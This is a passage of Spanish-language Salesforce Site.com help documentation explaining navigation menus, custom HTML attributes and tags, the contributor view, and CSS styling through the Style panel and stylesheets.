- Cuando añade una nueva página o un nuevo vínculo de mapa del sitio, actualiza la propiedad `Nombre de navegación` de una página o reordena páginas o vínculos, el menú se actualiza automáticamente para reflejar los cambios.
- Para incluir de manera automática un menú en cada página del sitio, agregue el menú a una plantilla de página y base las páginas del sitio en ella.

- Puede ocultar una página en menús, exploración de ruta y el mapa de sitio seleccionando la casilla de verificación `Ocultar página` ubicada en el panel Propiedades de cada página. Esta configuración también evita que los visitantes del sitio Web accedan a la URL directa de la página. De forma predeterminada, todas las páginas son visibles.

CONSULTE TAMBIÉN

Estilo de los menús de navegación

Acerca del mapa del sitio y de la jerarquía de páginas

Adición de elementos de página de Site.com

## Estilo de los menús de navegación

Los menús de navegación se diseñan mediante temas CSS que puede personalizar para establecer el diseño de su sitio Web. Al añadir un menú de navegación a una página, éste utiliza un tema predeterminado para controlar su apariencia. Elija otros temas existentes en la lista desplegable Nombre del tema del panel Propiedades.

También puede personalizar un tema para ajustarlo a sus necesidades:

1. Seleccione el menú de navegación de la página.
2. En la lista desplegable Nombre del tema del panel Propiedades, seleccione un tema para utilizar como base. Utilice el tema que más se ajuste al diseño de su sitio o seleccione *`En blanco`* para empezar con un tema totalmente en blanco.
3. Abra el panel Estilo y asegúrese de que ha seleccionado `Clase`.
4. En la lista desplegable Estilo, seleccione la parte del menú que desea diseñar. Cuando seleccione un elemento, éste estará resaltado durante unos segundos para que pueda ver fácilmente la parte que está diseñando.

   Consejo: Si está familiarizado con CSS, también puede modificar el estilo del menú en la hoja de estilo del sitio.

5. Para diseñar el elemento seleccionado del menú, utilice las propiedades del panel Estilo. Sus cambios se verán reflejados de manera inmediata en el menú.
6. Repita el proceso tantas veces como sea necesario para cada parte del menú.

CONSULTE TAMBIÉN

Adición de un menú de navegación

Acerca del mapa del sitio y de la jerarquía de páginas

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Adición de atributos HTML personalizados

Puede añadir atributos HTML personalizados a páginas y elementos de página que permanecen activos en la etiqueta HTML del elemento de página. Por ejemplo, es útil cuando trabaja con marcos externos que procesan los elementos de página de forma diferente basándose en ciertos atributos.

Cuando la página se abre:

1. Seleccione la página o el elemento de página relevante en el panel Estructura de página.
2. En la sección Atributos HTML del panel Propiedades, haga clic en .
3. Escriba un nombre y un valor para el atributo HTML.
4. Haga clic en **Guardar**.

Para eliminar un atributo HTML, selecciónelo y haga clic en .

Para cambiar el orden en el que permanece un atributo HTML, selecciónelo y haga clic en o .

### CONSULTE TAMBIÉN

- Cambio de una etiqueta HTML de un elemento de página
- Etiquetas de formatos de páginas semánticos de HTML5
- Cambio de la propiedad Doctype de una página

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Cambio de una etiqueta HTML de un elemento de página

De forma predeterminada, los paneles, los repetidores de datos, los elementos de datos, el código personalizado y los bloques de contenido se definen como `div`, pero puede cambiarlo por cualquier otra etiqueta HTML mediante la propiedad `Etiqueta HTML`. Esto le ofrece una flexibilidad y un control mayores sobre el modo en que el elemento de página se muestra en la página.

PRECAUCIÓN: La propiedad `Etiqueta HTML` es una excelente forma de controlar cómo se muestran los elementos de página. Sin embargo, si cambia una etiqueta HTML de un elemento de página, puede generar HTML no válido. Antes de publicar cualquier cambio, compruebe la página minuciosamente.

Para volver a definir un panel, un repetidor de datos, un elemento de datos, código personalizado o un bloque de contenido:

1. Seleccione el elemento en la página.
2. En el campo `Etiqueta HTML` del panel Propiedades, empiece a escribir el nombre de la etiqueta.
3. En la lista de cumplimentación automática que aparezca, seleccione la etiqueta HTML relevante. También puede definir su propia etiqueta HTML; por ejemplo, si está trabajando con una biblioteca JavaScript o si se introducen nuevas etiquetas HTML5 en el futuro. También puede eliminar la etiqueta HTML de un panel, un repetidor de datos, un elemento de datos, código personalizado o un bloque de contenido para desactivar su Id., su clase o sus estilos en línea.

Nota: Las siguientes etiquetas no se incluyen en la lista de cumplimentación automática:

- `base`
- `body`
- `doctype`
- `head`
- `html`
- `meta`
- `style`
- `title`

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para modificar propiedades de elemento de página:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada en Site.com Studio

### CONSULTE TAMBIÉN

Etiquetas de formatos de páginas semánticos de HTML5

Adición de atributos HTML personalizados

## Etiquetas de formatos de páginas semánticos de HTML5

HTML5 define varias etiquetas de formato de páginas semánticos que describen el contenido que contienen. Estas etiquetas facilitan a los motores de búsqueda y los lectores de pantalla la tarea de leer y organizar su contenido.

De forma predeterminada, varios elementos de página se definen como `div`, incluyendo paneles, repetidores de datos, elementos de datos, bloques de contenido y código personalizado. Utilizando la propiedad `HTML Tag` de un elemento de página, puede cambiar la etiqueta por unas etiquetas de bloque semántico de HTML5, como:

| Opción | Descripción |
|---|---|
| Artículo | Un sección con un elemento independiente del contenido, como un artículo de revista o una publicación en un foro. |
| Aparte | Una sección con contenidos relacionado superficialmente con el contenido de la página principal, como una barra lateral o un anuncio. |
| Detalles | Una sección con detalles adicionales que el usuario puede ver u ocultar utilizando un dispositivo interactivo. También puede incluir una sección de resumen. |
| Encabezado | Un sección con una introducción o un grupo de elementos de navegación. |
| Pie de página | Una sección de pie de página para la sección principal o la página. Normalmente contiene información acerca de la sección principal y aparece al final de la sección. |
| Nav | Una sección con vínculos de navegación. |
| Sección | Una sección genérica de la página. |
| Resumen | Una sección de texto o de resumen para una sección de detalles. |

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

Consejo: Si utiliza una etiqueta semántica de HTML5, es recomendable también cambiar el doctype de la página a HTML5.

CONSULTE TAMBIÉN

- Cambio de una etiqueta HTML de un elemento de página
- Adición de atributos HTML personalizados

# Configuración de la vista de Studio del contribuyente

Controle lo que pueden hacer sus contribuyentes en Site.com Studio.

La vista de Site.com Studio del contribuyente permite que los usuarios examinen y actualicen el contenido del sitio Web. Sin embargo, para permitir que los contribuyentes modifiquen el contenido del sitio Web, primero debe crear páginas basadas en plantillas con áreas modificables y habilitar varias propiedades.

Para permitir que sus contribuyentes:

- Modifiquen el texto de una página, cree páginas basadas en plantillas con bloques de contenido modificables
- Agreguen bloques de contenido a la página, cree páginas basadas en plantillas con paneles modificables
- Creen páginas de sitio basadas en una plantilla de página, seleccione **Disponible para los contribuyentes** en el panel Propiedades cuando la plantilla de página esté abierta
- Agreguen widgets a la página, seleccione **Disponible para los contribuyentes** en la vista Widgets de la ficha Descripción general o en el panel Propiedades cuando el widget esté abierto
- Actualicen el aspecto de páginas y widgets, configure propiedades de marca

Para garantizar que la vista de Site.com Studio del contribuyente se ha configurado correctamente, haga clic en **Ver Studio como contribuyente** en el menú desplegable del sitio (en la barra de herramientas superior). Para salir, haga clic en **Regresar a Mi vista de Studio**.

La vista del contribuyente no está disponible de forma predeterminada para sitios Comunidad de Site.com. Sin embargo, puede utilizar una licencia Contribuyente de Site.com para otorgar al contribuyente el acceso a un usuario específico. Consulte *Acerca de licencias de función* en la ayuda de Site.com para obtener detalles. De forma alternativa, una usuarios puede realizar una vista previa del sitio Comunidad de Site.com como un contribuyente adjuntando `?iscontrib` a la URL del sitio. Por ejemplo: `https://sitestudio.na1.force.com/?iscontrib`

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## CONSULTE TAMBIÉN

- Creación de plantillas de página de Site.com
- Creación de widgets
- Descripción general de marca de sitio
- Concepto de vista de modificación de página del contribuyente

# Aplicación de estilo a su sitio Web

## Descripción general de hojas de estilo en cascada

Las hojas de estilo en cascada (CSS) ofrecen un modo flexible de agregar estilos a las páginas de su sitio Web. Este conjunto de reglas de formato rige el aspecto de sus páginas y le permite definir las fuentes, los colores, el formato y otras características de presentación.

Al utilizar CSS para controlar sus fuentes, puede garantizar una mayor coherencia en el aspecto y formato de sus páginas en múltiples navegadores. Algunas de las muchas propiedades de texto que CSS le permite controlar incluyen la familia y el tamaño de la fuente, el color del texto y del fondo, el formato del texto y el color de los vínculos.

Mediante CSS, también puede colocar, agregar color, hacer que el texto flote alrededor y establecer márgenes y bordes para elementos a nivel de bloque. Un elemento de nivel de bloque es una porción de contenido independiente con un formato visual de bloque. Por ejemplo, los bloques de contenido (equivalentes a etiquetas `p`) y los paneles (equivalentes a etiquetas `div`) son elementos de nivel de bloque.

Site.com admite CSS3, que es la especificación más reciente de CSS.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## Acerca de estilos en línea frente a hojas de estilo

En Site.com Studio, puede:

- Aplique estilos directamente a una página o un elemento de página seleccionado mediante la opción **En línea** del panel Estilo ( ). Los estilos en línea únicamente se aplican al elemento seleccionado.
- Agregue elementos de estilo como clases o Id. de CSS a una hoja de estilo y aplique los elementos de estilo a la página o al elemento de página seleccionado. Este enfoque separa el contenido (sus páginas Web) de la presentación (la hoja de estilo).

Si no está familiarizado con CSS, probablemente encontrará la opción en línea más fácil de utilizar y comprender. Sin embargo, los estilos en línea pierden muchas de las ventajas de las hojas de estilo porque mezclan el contenido con la presentación; el estilo en línea únicamente se aplica a ese elemento individual. Si necesita actualizar el estilo de su sitio, tiene que actualizar las propiedades de estilo de todas las páginas y todos los elementos de página afectados.

Por el contrario, aunque las hojas de estilo pueden ser más difíciles de entender al principio, le permiten realizar cambios en todo el sitio desde una ubicación conveniente. Cuando actualiza un elemento de estilo en su hoja de estilo, inmediatamente actualiza el estilo de todas las páginas y todos los elementos de página que lo utilizan.

Merece la pena dedicar el tiempo necesario para familiarizarse con CSS porque:

- Ahorra tiempo y trabajo al crear y diseñar su sitio
- Produce diseños de sitios más pulcros y coherentes
- Simplifica la navegación para personas con problemas de accesibilidad (como los visitantes del sitio que utilizan lectores de pantalla)

Para obtener más información sobre cómo utilizar CSS y crear hojas de estilo, vaya a World Wide Web Consortium (W3C) en `www.w3.org/Style/CSS`. También hay numerosos tutoriales disponibles en Internet que ofrecen formación en profundidad sobre CSS.

## Acerca de clases e Id. de CSS

Cuando utiliza hojas de estilo para aplicar estilos a su sitio, puede redefinir el formato de etiquetas HTML como `body` o `h1`. También puede crear clases e Id. de CSS para definir el estilo de elementos específicos, como encabezados o contenido repetido. Una clase CSS le permite definir y aplicar propiedades de estilo a numerosos elementos de una página, mientras que un Id. de CSS es perfecto para

tratar un único elemento de una página. Por ejemplo, en la estructura de una página, los Id. suelen utilizarse para definir las áreas de encabezado y pie de página, ya que cada página únicamente tiene un encabezado o pie de página, pero las clases se utilizan para definir elementos de página repetidos, como una publicación en un blog.

## Prácticas recomendadas

- Incluya un restablecimiento de CSS en su hoja de estilo para restablecer todos los elementos de estilo a un valor básico. Esto permite evitar las diferencias entre navegadores debido a su configuración de estilo predeterminada integrada.
- Utilice clases e Id. de CSS en lugar de estilos en línea siempre que sea posible. Esto favorece la separación de la presentación y el contenido y facilita la actualización de los estilos del sitio.
- Utilice los Id. cuando únicamente haya una incidencia por página. Una vez haya utilizado el Id., no podrá volver a utilizarlo en esta página. Utilice las clases cuando haya una o más incidencias por página.
- Utilice grupos para organizar su CSS lógicamente y facilitar el mantenimiento de su hoja de estilo.
- Si está utilizando CSS3, asegúrese de que obtiene una vista previa del sitio y lo comprueba en cada navegador con el que desee que sea compatible, ya que algunos navegadores todavía no han implementado completamente las funciones de CSS3.

CONSULTE TAMBIÉN

Uso del panel Estilo

Concepto de visualización de hojas de estilo en Site.com

Creación y uso de hojas de estilo CSS

## Uso del panel Estilo

El panel Estilo es un editor visual de CSS que le permite modificar propiedades de estilo, como el color de fondo, el tamaño de fuente y el estilo de borde, a medida que trabaja con páginas y elementos de página. Si está utilizando clases o Id. de CSS para aplicar estilo a sus páginas, puede modificar o crear elementos de estilo directamente desde el panel Estilo, en lugar de abrir la hoja de estilo.

Para aplicar un estilo a una página o un elemento de página seleccionado:

1. Abra el panel Estilo ( ).
2. Para aplicar:
   - Un estilo en línea, seleccione **En línea**. Los estilos en línea afectan únicamente al elemento seleccionado y no se incluyen en una hoja de estilo.
   - Una clase CSS, seleccione **Clase** y empiece a escribir el nombre. Si la clase ya existe en su hoja de estilo, selecciónela en la lista que aparece. Para crear una nueva clase, escriba el nombre, selecciónela y haga clic en **Sí** para agregarla a la hoja de estilo.
   - Un Id. de CSS, seleccione **Id.** y selecciónelo en la lista desplegable. Para crear un nuevo Id., haga clic en , introduzca el nombre de Id. y haga clic en .

   Los elementos de página de menú tienen varios componentes, a los que puede aplicar estilo individualmente seleccionando sus preferencias en la lista desplegable Estilo que aparece.
3. En la ficha Visual, aplique propiedades de estilo según sea adecuado. Asimismo, en la ficha Código, puede escribir sus estilos CSS directamente y hacer clic en **Aplicar**.

Consejo: Para ver las propiedades de estilo asociadas con una página o un elemento de página seleccionado, abra la ficha Código del panel Estilo. Para eliminar las propiedades de estilo, haga clic en **Borrar**.

CONSULTE TAMBIÉN

Creación de elementos y grupos de hojas de estilo

Creación y uso de hojas de estilo CSS

Descripción general de hojas de estilo en cascada

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Propiedades del panel Estilo

El panel Estilo es un editor visual de CSS que le permite modificar propiedades de estilo, como el color de fondo, el tamaño de fuente y el estilo de borde, a medida que trabaja con páginas y elementos de página.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## Sección Fondo

| Propiedad | Descripción |
|---|---|
| Color de fondo | Establece el color de fondo del elemento. Haga clic en el cuadro de color y utilice el selector de colores para seleccionar un color o introduzca un código hexadecimal específico en el cuadro de texto. También puede seleccionar una opción de la lista de colores que se incluye en la lista desplegable Color de fondo. |
| Imagen de fondo | Agrega una imagen de fondo al elemento. Haga clic en **URL** e introduzca la URL de la imagen o haga clic en para seleccionar una imagen importada. |
| Repetición de fondo | Crea un mosaico con la imagen de fondo del elemento.<br>• garantiza que únicamente aparece una copia de la imagen.<br>• repite la imagen horizontalmente.<br>• repite la imagen verticalmente.<br>• crea un mosaico con la imagen tanto horizontal como verticalmente. |
| Posición | Especifica la posición de la imagen de fondo del elemento.<br>• Para establecer la posición horizontal de la imagen de fondo, introduzca un valor en el cuadro de texto `X` y seleccione una unidad de medida. También puede seleccionar Izquierda o Derecha en la lista desplegable.<br>• Para establecer la posición vertical de la imagen de fondo, introduzca un valor en el cuadro de texto `Y` y seleccione una unidad de medida. También puede seleccionar Arriba o Abajo en la lista desplegable. |
| Cursor | Establece el tipo de cursor, como una cruz o un puntero. |

## Sección Fuente y Color

| Propiedad | Descripción |
|---|---|
| Fuente | Establece la familia de fuentes del elemento seleccionado. |
| Color | Establece el color de fuente. Haga clic en el cuadro de color y utilice el selector de colores para seleccionar un color o introduzca un código hexadecimal específico en el cuadro de texto. También puede seleccionar una opción de la lista de colores que se incluye en la lista desplegable Color. |
| Tamaño | Establece el tamaño de fuente. Introduzca un valor en el cuadro de texto `Tamaño` y seleccione una unidad de medida como em, punto o %. También puede seleccionar un valor predefinido como XX-Pequeño. Seleccione Heredar para utilizar el mismo tamaño de fuente que el elemento principal (por ejemplo, la página o el panel).<br>Consejo: Utilice tamaños relativos como em o un porcentaje para permitir que sus usuarios finales cambien el tamaño de la fuente en sus navegadores Web. |

| Propiedad | Descripción |
| --- | --- |
| Estilo | Formatea el estilo de fuente del elemento.<br>• B hace que la fuente esté en negrita.<br>• B+*i* hace que la fuente esté en negrita y cursiva.<br>• *i* hace que la fuente esté en cursiva.<br>• **Ninguno** elimina los estilos existentes. |
| Variante de fuentes | Especifica si la fuente se representa como versalitas. |
| Alto de línea | Modifica la cantidad de espacio entre las líneas de texto. Introduzca un valor en el cuadro de texto y seleccione una unidad de medida como píxeles, porcentaje o em. Seleccione Heredar para utilizar el mismo alto de línea que el elemento de página principal. |
| Decoración de texto | Aplica efectos decorativos al texto del elemento. Por ejemplo, puede eliminar el subrayado que suele aparecer debajo de los hipervínculos, el cual es una regla estándar de CSS incorporada en la mayoría de navegadores Web.<br>• ab subraya el texto.<br>• ed aplica un formato tachado.<br>• ef muestra una línea sobre el texto.<br>• **Ninguno** elimina la decoración de texto existente. |
| Alineado | Alinea el texto del elemento seleccionado.<br>• alinea el texto a la izquierda.<br>• alinea el texto a la derecha.<br>• centra el texto.<br>• alinea el texto con los márgenes izquierdo y derecho. |
| Caso | Cambia las mayúsculas del texto del elemento.<br>• Ab pone en mayúsculas el primer carácter de cada palabra.<br>• CD pone en mayúsculas todos los caracteres.<br>• ef pone en minúsculas todos los caracteres.<br>• **Ninguno** elimina el formato de mayúsculas existente. |
| Sangría de texto | Aplica sangría a la primera línea de texto del elemento de página seleccionado. Introduzca un valor en el cuadro de texto y seleccione una unidad de medida. Seleccione Heredar para utilizar la misma sangría que el elemento de página principal. |
| Espacio en blanco | Controla cómo se gestionan los espacios en blanco como los espacios, las tabulaciones y los retornos dentro de un elemento. |

## Sección Formato

| Propiedad | Descripción |
|---|---|
| Posicionamiento | Coloca los elementos de página fuera del flujo normal del documento. Normalmente, los elementos de una página se representan en los navegadores Web en el orden en que aparecen en el documento. Los elementos de bloque, como las etiquetas `p` y `div`, aparecen en líneas separadas, mientras que los elementos en línea, como las etiquetas `em`, `strong` y `span`, se representan junto al texto o junto a otros elementos en línea.<br>• La opción Absoluto coloca el contenido mediante la configuración de los cuadros de texto `Arriba`, `Abajo`, `Izquierda` y `Derecha`.<br>• La opción Relativo representa el elemento de página en el flujo de formato normal, pero mueve la posición relativa del elemento a su posición normal dependiendo de los valores de los cuadros de texto `Arriba`, `Abajo`, `Izquierda` y `Derecha`. Por ejemplo, si establece la posición izquierda de un elemento como 20 píxeles, el elemento de página se colocará 20 píxeles más a la izquierda. |
| Mostrar | Sustituye el comportamiento de formato predeterminado de un elemento de página. Por ejemplo, puede ocultar elementos de página, hacer que elementos de bloque se representen en línea o hacer que elementos en línea se representen como bloques.<br>• Ninguno oculta el elemento de página.<br>• Bloque muestra el elemento de página como un elemento de página de nivel de bloque, con un salto de línea antes y después del elemento.<br>• En línea, que es el valor predeterminado, muestra el elemento de página como un elemento de página en línea sin ningún salto de línea antes o después del elemento.<br>• Bloque en línea representa el elemento de página como un rectángulo en línea, pero con contenido que se comporta como si estuviera dentro de un elemento de bloque. |
| Posición | Cuando se utiliza en conjunto con las opciones de posicionamiento Absoluto o Relativo, estas cuatro propiedades colocan los elementos de página fuera del flujo normal del documento. Introduzca un valor en los cuadros de texto según sea adecuado y seleccione una unidad de medida en las listas desplegables respectivas.<br>• Arriba establece cuánto está el borde superior de un elemento por encima o por debajo del borde superior del elemento principal.<br>• Abajo determina cuánto está el borde inferior de un elemento por encima o por debajo del borde inferior del elemento principal.<br>• Derecha establece cuánto está el borde superior de un elemento a la derecha o a la izquierda del borde derecho del elemento principal.<br>• Izquierda establece cuánto está el borde izquierdo de un elemento a la derecha o a la izquierda del borde izquierdo del elemento principal. |
| Índice Z | Especifica el orden en el que los elementos se solapan entre sí cuando deben representarse en el mismo espacio. Un elemento con un valor superior de Índice Z cubre a un elemento con un valor inferior. El valor predeterminado es 0.<br>Haga clic en y para aumentar y disminuir el Índice Z o introducir un valor en el cuadro de texto. |

| Propiedad | Descripción |
| --- | --- |
| Flotar | Hace que un elemento de página flote a la izquierda o a la derecha para que los elementos posteriores (por ejemplo, texto) envuelvan el elemento de página flotante.<br>• flota el elemento de página a la izquierda.<br>• flota el elemento de página a la derecha.<br>• **Ninguno** elimina una configuración existente de la opción Flotar. |
| Borrar | Especifica si el elemento de página seleccionado permite elementos de página flotantes junto a él.<br>• mueve el elemento de página por debajo de cualquier elemento de página flotante a su izquierda.<br>• mueve el elemento de página por debajo de cualquier elemento de página flotante a su derecha.<br>• mueve el elemento de página por debajo de los elementos de página flotantes a cualquier lado.<br>• **Ninguno** elimina la configuración existente de la opción Flotar. |
| Visibilidad | Especifica si el elemento de página seleccionado es visible.<br>• Visible es el valor predeterminado.<br>• Oculta hace que el elemento de página se oculte y representa un rectángulo invisible en su lugar.<br>• Contraer se utiliza para ocultar elementos de tabla. (Para otros elementos de página, tiene el mismo resultado que Oculta.)<br>Nota: Los elementos de página invisibles siguen ocupando el mismo espacio en el formato de la página. |
| Desbordamiento | Especifica si el contenido de un elemento de página debería recortarse cuando se desborda de su área.<br>• Visible no recorta el contenido.<br>• Oculta recorta el contenido.<br>• Desplazamiento recorta el contenido pero proporciona barras de desplazamiento para que los usuarios puedan ver el contenido restante.<br>• Automático depende del navegador, pero debería mostrar una barra de desplazamiento para ver el resto del contenido. |

### Sección Dimensiones

| Propiedad | Descripción |
|---|---|
| Anchura | Establece el ancho del elemento de página seleccionado. Introduzca un valor en el cuadro de texto `Anchura` y seleccione una unidad de medida. Seleccione Heredar para utilizar la anchura del elemento de página principal. |
| Altura | Establece el alto del elemento de página seleccionado. Introduzca un valor en el cuadro de texto `Altura` y seleccione una unidad de medida. Seleccione Heredar para utilizar la altura del elemento de página principal. |
| Márgenes | Establece el ancho del margen del elemento de página, que es el espacio entre su borde y el límite exterior. Establezca los márgenes de los cuatro lados introduciendo un valor en el cuadro de texto `Todos`, o agregue los márgenes necesarios a los lados superior, derecho, inferior o izquierdo. |
| Espaciado | Establece el ancho del espaciado del elemento de página, que es el espacio entre su contenido y el borde. Establezca el espaciado de los cuatro lados introduciendo un valor en el cuadro de texto `Todos`, o agregue el espaciado necesario a los lados superior, derecho, inferior o izquierdo. |

### Sección Bordes

| Propiedad | Descripción |
|---|---|
| Tipo | Especifica si se establecen propiedades de borde para cada lado de manera separada o para los cuatro lados. |
| Estilo | Establece el estilo del borde, como de guiones, de puntos o doble. |
| Color | Establece el color del borde. Haga clic en el cuadro de color y utilice el selector de colores para seleccionar un color o introduzca un código hexadecimal específico en el cuadro de texto. También puede seleccionar una opción de la lista de colores que se incluye en la lista desplegable Color. |
| Grosor | Especifica el grosor del borde. Introduzca un valor en el cuadro de texto `Grosor` y seleccione una unidad de medida. También puede seleccionar Fino, Media o Grueso. |

### Sección Tablas

| Propiedad | Descripción |
|---|---|
| Contracción de bordes | Al diseñar tablas:<br>• Contraer utiliza un borde común entre celdas<br>• Separar proporciona a cada celda su propio borde |
| Espaciado horizontal | Establece la distancia horizontal que separa los bordes de celda. Introduzca un valor en el cuadro de texto y seleccione una unidad de medida. Este valor se utiliza únicamente si Contracción de bordes está establecido como Separar. |

| Propiedad | Descripción |
| --- | --- |
| Espaciado vertical | Establece el espaciado vertical que separa los bordes de celda. Introduzca un valor en el cuadro de texto y seleccione una unidad de medida. Este valor se utiliza únicamente si Contracción de bordes está establecido como Separar. |

CONSULTE TAMBIÉN

Uso del panel Estilo

## Concepto de visualización de hojas de estilo en Site.com

Al trabajar con hojas de estilo, puede agregar elementos de estilo, organizarlos en grupos y modificar el código CSS directamente. Abra una hoja de estilo en la ficha Descripción general haciendo doble clic en ella o pasando el ratón por encima de ella y haciendo clic en > **Modificar**. La hoja de estilo se abre como una ficha nueva.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition


PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio




- Utilizando la barra lateral (1), puede importar una hoja de estilo y modificar el código CSS de la hoja de estilo directamente.
- Utilizando el panel Hoja de estilo (2), puede:
  - Crear elementos y grupos de estilo
  - Obtener una vista previa, modificar y eliminar elementos de estilo.
  - Mover grupos y elementos de estilo arrastrándolos a la ubicación correcta.
  - Añadir un restablecimiento de CSS
- Mediante la sección Vista previa de estilo (3), puede obtener una vista previa y modificar manualmente un elemento de estilo seleccionado.

  **Nota:** No puede obtener una vista previa de las reglas con arroba, como `@media` o `@font-face`, en la sección Vista previa de estilo.
- Mediante el editor visual de CSS (4), puede definir las propiedades CSS para el elemento de estilo seleccionado.

### CONSULTE TAMBIÉN

Creación y uso de hojas de estilo CSS

Descripción general de hojas de estilo en cascada

# Creación y uso de hojas de estilo CSS

Una hoja de estilo predeterminada denominada "Hoja de estilo de sitio" se incluye con cada sitio que cree. Sin embargo, si está familiarizado con CSS y necesita varias hojas de estilo, puede crear otras nuevas para utilizarlas en su sitio.

Para crear una hoja de estilo:

1. Haga clic en **Hojas de estilo** > **Nueva** en la ficha Descripción general. También puede hacer clic en **Nueva hoja de estilo** en la vista Hojas de estilo.
2. Introduzca un nombre para la hoja de estilo.
3. Haga clic en **Aplicar**. La hoja de estilo se abrirá.
4. Agregue elementos y grupos de estilos a la hoja de estilo.

**Nota:**

- Los nombres de hojas de estilo únicamente pueden contener caracteres alfanuméricos, guiones, dos puntos y guiones bajos.
- También puede importar un archivo CSS para utilizarlo en su sitio.

Después de crear una nueva hoja de estilo, debe adjuntarla a una página para aplicar sus estilos a dicha página.

Para adjuntar una hoja de estilo a una página:

1. Seleccione la página en el panel Estructura de la página ( ).
2. En la sección Hojas de estilo del panel Propiedades ( ), haga clic en [+].
3. Seleccione la hoja de estilo en la lista que aparezca.
4. Adjunte la hoja de estilo a la página haciendo clic en [+] junto a la lista desplegable.

**Consejo:** Si ha utilizado una plantilla de página para crear sus páginas de sitio, la forma más rápida de incluir la nueva hoja de estilo en cada página es adjuntarla a la plantilla. Esto incluye automáticamente una referencia a la hoja de estilo de cada página que se basa en la plantilla.

## CONSULTE TAMBIÉN

Concepto de visualización de hojas de estilo en Site.com

Descripción general de hojas de estilo en cascada

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Creación de elementos y grupos de hojas de estilo

Al agregar elementos de estilo a hojas de estilo, puede definir clases e Id. de CSS, o puede redefinir el formato de etiquetas HTML como `body` o `h1`. Cuando cambia el estilo CSS de una etiqueta HTML, cualquier elemento formateado con esa etiqueta se actualiza inmediatamente.

